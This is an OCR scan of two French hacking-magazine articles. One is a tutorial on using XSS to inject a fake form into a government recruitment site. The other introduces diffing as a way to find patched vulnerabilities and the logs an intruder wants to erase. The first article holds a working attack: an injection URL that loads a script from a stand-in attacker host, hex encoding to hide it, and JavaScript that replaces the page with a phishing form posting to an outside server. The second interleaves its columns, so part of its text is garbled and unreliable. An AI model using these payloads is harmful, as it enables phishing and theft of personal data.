Les sites dont une des parties dynamiques présente une vulnérabilité qui permet le cross site scripting (XSS) font légion. On vous a déjà parlé des risques que cela représente sur un site avec un système d'identification, puisque on peut alors voler les cookies de la vitime, pour ensuite détourner la session ouverte et usurper son identité. On croit souvent, à tort, que si aucun mécanisme d'identification n'est en place ou que les cookies ne sont pas utilisés, le XSS est inoffensif. Nous allons voir qu'au contraire, ce type de faille permet de détourner le contenu du site avec discrétion.

Vous devez vous dire que modifier le contenu d'un site n'a rien de nouveau. On appelle ça le defacage, et ça suppose le piratage du serveur web en question. Cependant, le XSS n'agit pas sur le serveur, mais sur le navigateur de la victime, rappelez-vous. Dans ce cas, vous pouvez arguer qu'il n'est pas difficile de faire une copie modifiée d'une site et de la placer à une autre adresse. Je vous rétorquerais que, dans ce cas, la fausse adresse apparaîtra dans la fenêtre du navigateur. Et je vous met au défi de trouver le moyen d'héberger cette copie sur un site qui se termine par defense.gouv.fr, par exemple.

La technique que je vais présenter permet en effet de diffuser une fausse page qui semble appartenir à un site, identifiée par un URL appartenant au même nom de domaine. Il suffit, pour l'appliquer, que ce site soit vulnérable au cross site scripting et que la victime autorise le JavaScript, par ce que nous allons injecter dans une page dynamique du code qui va modifier les éléments HTML.

La première difficulté consiste à garder un URL de taille raisonnable. Comme nous devons insérer une assez grande quantité de code, nous allons utiliser un script externe. Nous aurons donc un URL de la forme :

```
http://victime.com/script.php
?var =<script
src="http://pirate.com/script.
js"></script>.
```

Pour gagner encore en discrétion, on peut coder en hexadécimal tout ou une partie de ce code malicieux. On peut utiliser la fonction Python suivante, par exemple :

```
def encode(code) :
    return "".join(
        ["%" + "%02x" % (ord(c))
         for c in code])
```

qui nous donnerait un URL du style :

```
http://victime.com/script.php
?var=%3c%73%63%72%69
%70%74%20%73%72%63%
3d%22%68%74%74%70%3a
%2f%2f%65%78%61%6d%7
0%6c%65%2e%63%6f%6d%
2f%68%61%63%6b%2e%6a
%73%22%2f%3e
```

Ce genre d'adresse devrait passer inaperçue dans un mail, puisqu'elles sont en général tronquées. Vous pourriez de toute façon camoufler cette adresse dans un hyperlien, si le mail est au format html. Ce qui compte, de toute façon, c'est qu'il commence par vitime.com/.


La difficulté suivante et centrale est bien sûr de modifier la page qui fait l'objet du XSS. Le JavaScript a justement été conçu pour agir sur la page une fois chargée. Les navigateurs qui supportent ce langage lui transmettent une hiérarchie d'objets qui représentent les différents éléments de la page, sur les quels il peut opérer des modifications (le fameux DOM). On pourrait donc se servir de cette hiérarchie pour modifier à souhait des paragraphe ou des images. Mais le site que j'ai choisis pour cible utilise des frames. Or la faille XSS se situe à l'intérieur de l'une d'elles, dans le moteur de recherche interne. Par conséquent, l'URL qui contient le script modificateur va pointer sur la frame et non sur le site. Il faut donc commencer par reconstituer la structure des frames. Comme on ne veut pas garder le texte de la page vulnérable (résultat de la recherche), on va effacer

ORS SÉRIE
nce du XSS

l'ancien code HTML. En JavaScript, on peut faire ça avec la fonction document.open(), une fois que la page est entièrement chargée (j'utilise un timer pour attendre ce moment, mais il y a d'autres possibilités). On peut alors recomposer à souhait la page, avec la fonction document.write() à laquelle on passe en argument le nouveau code HTML. J'aurais pu réécrire le FRAMESET entier de l'index original, mais j'ai préféré la simplicité et j'ai inséré un simple IFRAME qui contient le site cible. Une fois l'IFRAME chargé, c'est un jeu d'enfant de modifier la frame principale, pour la remplacer par la page de son choix. Je vous renvois au code.

Dans l'exemple illustré par la photo d'écran, on voit que j'ai ajouter un faux formulaire, dont le retour est dirigé vers une adresse choisie, à l'intérieur du site de recrutement de l'Armée de Terre (le site à été mis à jour depuis). J'ai pris garde à utiliser les mêmes polices et les mêmes jeux de couleur que le reste du site. Un pirate pourrait par exemple envoyer ce formulaire à une personne, dont il ne connaît que l'adresse email et le goût pour la chose militaire, pour récupérer de plus amples données personnelles. Même si la personne connaît le site original, il est très difficile de faire la différence. Il semble que Mozilla soit également abusé :

puisqu'il considère toujours que homepage.asp est la source de la frame principale...
Je montre ici un exemple de formulaire simple, mais il pourrait s'agir d'une demande de mot de passe. Imaginez aussi tout ce qu'un adepte du social engineering pourrait vous faire croire avec ce genre de technique. Il serait possible, en effet, de modifier des news sur un site d'information, de faire croire que l'on appartient à une organisation ou même de faire croire à un faux message sur un webmail.
Messieurs les webmasters, il est grand temps de mettre fin au XSS, surtout sur les sites dont le contenu est réputé officiel.



code javascript

```
// Timer, pour attendre le chargement
   complet de la page (pour que docu-
   ment.open() fonctionne et efface la
   page existante)
setTimeout("hijack()", 10);

function hijack() {
  // On réinitialise le HTML (replace
     garde l'historique)
  document.open("text/html", "replace");
  // On insère la page originale.
  document.write("<html><body>" +
  // On donne un nom pour référencer la
     frame.
    "<iframe name=\"hijack\"" +
  // Cosmétique :
    "width=\"100%\" height=\"200%\"" +
    "style=\"border: 0; margin:0;\"" +
  // L'adresse de la page
    "src=\"http://www.recrutement" +
    ".terre.defense.gouv.fr/\">" +
    "</body></html>");

  // Fin du flux (pour l'actualisation)
  document.close();

  // On change le titre
  document.title = "Recrutement de
                    l'Armée de Terre";

  // Un timer pour attendre que la frame
     princip soit chargée et prise en
     compte par le DOM (mais pas affi-
     chée).
  setTimeout("top.hijack.princip.location = " +
             "\"http://thj.ath.cx/form.html\"",
             10);
}
```

Introduction au

NEWBIE

Du patch à la vulnérabilité

La comparaison de données, ou diffing en anglais, est sûrement l'une des techniques de recherche de vulnérabilité les plus simples mais aussi une des moins connues des débutants. Et c'est bien dommage !

J'espère avec cet article apporter un peu de connaissances à ceux qui n'attendent que ça. On y fait souvent appel au niveau d'un disque, d'un fichier ou d'une base de données pour mettre en évidence les actions d'un programme. Je vais tout au long de cet article vous donner des outils et des méthodes illustrées par des exemples pour que vous maîtrisiez vous aussi le diffing.

Des utilitaires sous Linux et Windows

L'utilitaire de diffing le plus connu est sans hésitation diff disponible sur tous les systèmes linux et autres Unix pour comparer des fichiers texte et cmp –l pour les fichiers binaires.
Ils sont très simples d'utilisation :

```
diff fichier1 fich2
ou
cmp –l fichier1 fich2
```

Sous Windows, l'équivalent se nomme fc et accepte plusieurs arguments en fonction des fichiers à comparer :
/A N'affiche que les premières et dernières lignes de chaque bloc de différences.
/B Effectue une comparaison binaire (équivalent de cmp –l)
/C Ignore la casse des fichiers
/L Compare des fichiers ASCII
/N Affiche les numéros des lignes.

Les autres options ne nous intéressent pas, par souci de place je ne les énumérerai donc pas ici mais je vous renvois à la commande fc /? pour obtenir la liste complète.

Mettons en application !

Une des premières utilisations du diffing concerne la recherche de failles dans le code source d'un programme. Il arrive souvent que soit distribuée une nouvelle version d'un programme apportant certaines améliorations... mais souvent ces nouvelles versions corrige également des bugs de sécurité.
Il peut être très intéressant pour un hacker de trouver quelles sont ces vulnérabilités et à quel endroit elles se trouvent dans le code source du programme concerné.

Il va tout d'abord falloir trouver les fichiers qui ont été modifiés par la mise à jour.

Une technique très simple consiste à comparer la taille des fichiers : on utilise pour cela la commande ls sous unix ou dir sous windows.

Sous Linux :

```
$ ls –al /home/darky/diffing/old
drwxrwxrwx 9 root root 1024  Jun 10  16:25 ..
drwxrwxrwx 2 root root 7168  Jun 10  16:25 .
-rw-r—r— darky darky 14235 Jun 10  16:26 ajde.C
-rw-r—r— darky darky 1725  Jun 10  16:26 bolt.C
etc

$ ls –al /home/darky/diffing/new
drwxrwxrwx 9 root root 1024 Jun 10  16:28 ..
drwxrwxrwx 2 root root 7168 Jun 10  16:28 .
-rw-r—r— darky darky 14665 Jun 10  16:29 ajde.C
-rw-r—r— darky darky 1725 Jun 10  16:29 bolt.C
etc
```

Sous Windows:

```
C:\diffing\old>dir
Volume in drive C has no label
Directory of C:\diffing\old
Ajde.c  14,235  06-10-03 3:33p ajde.c
bolt.c  1,725   06-10-03 3:34p bolt.c
etc

C:\diffing\new>dir
Volume in drive C has no label
Directory of C:\diffing\new
Ajde.c  14,665  06-10-03 3:33p ajde.c
bolt.c  1,725   06-10-03 3:33p bolt.c
etc
```

ORS SÉRIE
diffing

On voit que la taille du fichier Ajde.c est passée de 14235 octets à 14665 octets.
Le fichier a donc été modifié d'une version à l'autre...

On va donc passer l'ancienne et la nouvelle version du fichier par diff puis par fc qui vont nous donner les differences de facon plus précise. Voir ci-dessous.

On voit d'abord que la ligne 3 a été changée (le caractère < représentant le retrait d'une ligne et > l'ajout d'une autre), il s'agit d'une date ce qui est sans importance. Plus intéressant est l'ajout d'une ligne définissant une variable max, puis le remplacement de la fonction strcpy par strncpy. Cela indique de façon très explicite l'existence d'une faille de buffer overflow à cet endroit, puisque des vérifications sur la taille maximale du tampon ont été rajoutées. Le hacker sait donc précisément à quoi a servi le patch et pourra éventuellement corriger la faille lui-même si certaines autres fonctions de la mise a jour ne lui conviennent pas par exemple. Ou, dans le cas du pirate, cela servira à coder un exploit qui va lui permettre de pirater une entreprise ou un particulier n'ayant pas mis à jour son logiciel.

(Anti-)détection d'intrusion

Imaginons maintenant un autre petit scénario démontrant l'utilité du diffing : Un pirate s'est introduit dans votre serveur Web, il n'y a apparemment aucun dommage à part le defacage de la page d'accueil qui sera vite réparé. Mais vous souhaitez tout de même savoir si le pirate n'a pas laissé une backdoor sur votre machine... Il suffit de comparer les fichiers tels que celui auditant le lancement des modules, par exemple, avec ceux de votre dernière sauvegarde (car évidemment il est impensable d'être Admin d'un serveur Web si on ne fais pas de sauvegarde de son système n'est-ce-pas ?) pour déceler les activités du pirate.

Le hacker peut également se servir du diffing pour effacer ses traces d'un système, imaginons que le hacker a réussi à s'introduire dans le système qu'il visait et

```
[darky@pc2]$ diff ./old/ajde.c
./new/ajde.c
3c3
< /* 18 decembre 2000 */
--
> /* 23 janvier 2001 */
46a47
> size_t max = 1000;
52c53
< strcpy(tmp, *++argv);
--
> strncpy(tmp, *++argv, max);
```

Sous Windows, seul la présentation change :

```
C:\> fc c:\diffing\old\acje.c c:\dif-
fing\new\acje.c
Comparing files
***** c:\diffing\old\acje.c
03 : 18 decembre 2000
46 : size_t max = 1000;
52 : strcpy(tmp, *++argv);
***** c:\diffing\new\acje.c
03 : 23 janvier 2001
53 : strncpy(tmp, *++argv, max);
```

à faire une action les actions qui sera reconnue souhaitées mais il se rend comme suspecte pour que maintenant compte qu'un le programme l'enregistre programme enregistre tou- dans son fichier log. Il lui tes les activités suspectes suffit maintenant de compa- dans un fichier. rer la taille des fichiers pour Seul problème : il ignore trouver celui qui a été lequel. modifié.

A partir du nom du pro- Il est possible (et conseillé) gramme le hacker va sûre- de ne pas copier tout le ment pouvoir remonter contenu du répertoire mais jusqu'au répertoire où ce de simplement enregistrer programme est installé le listing des fichiers via la (nous supposons que notre commande 'ls –al > listing' hacker est sur une machine sous unix ou 'dir > listing' Windows 9x et qu'il peut sous windows puis de ne donc explorer tous les dos- copier que le fichier siers, ou qu'il a obtenu les concerné.

droits root /ou administra- Le hacker n'a plus qu'à utiliser teur sur une machine unix diff (par souci de place seul ou NT/2000/XP). Il faut le resultat de diff et pas maintenant trouver le celui de fc sera présenté ici) : fichier, ce qu'il va faire aisé- `# diff ./old ./new` ment grâce à la méthode `>Date : 10 Juin 2002` énoncée plus haut : il va `Heure : 17:47` sauvegarder le répertoire `Niveau d'alerte : Elevée` contenant tous les fichiers, `Chargement d'un` puis effectuer volontairement `module inconnu`

`Commande exécutée : insmod hacked`

`Conseil : Vérifiez immédiatement l'origine de ce module et ses actions sur le systeme`

Voila le hacker sait maintenant comment ses actions ont été logées et il va pouvoir effacer ses traces. Bon d'accord, il aurait pu simplement ouvrir le fichier, mais notre exemple est vraiment tres simple et il faut savoir que les fichiers log sont en général plus compliqués que ça ;-)

Dans tous ces exemple, le hacker a simplement eu besoin de consulter des fichiers, mais il arrive aussi qu'il doive les modifier pour changer les paramètres d'un programme de surveillance (désactiver la surveillance du chargement des modules par exemple, pour reprendre l'exemple précédent).

Il existe pour se protéger de ce type d'attaque le systéme des sommes de contrôle (il est d'ailleurs fortement conseillé de recourir a un algorithme de hachage cryptologiquement fort comme MD5 ou mieux SHA-1 pour empêcher le hacker de cracker la somme de contrôle)

Le systéme est tres simple : une valeur de hachage va être générée en fonction du contenu du fichier et être placée à un endroit sùr. A chaque ouverture du fichier la valeur de hachage est recalculée puis comparé à celle qui est stockée : si les valeurs sont différentes un message d'erreur apparaît et la procédure est interrompue.

Voila cet article touche à sa fin, à vous maintenant de trouver d'autres utilités au diffing et de vous en servir à bon escient.

darky

Note : il existe aussi divers outils, notamment des plugins pour IDA, permettant de faire du diffing sans le code source : en comparant les binaires de versions successives d'un programme ou d'une bibliothèque. Ces techniques de pointe dépassent le cadre de cet introduction. Voir par exemple : bindiff de sabre-security.com.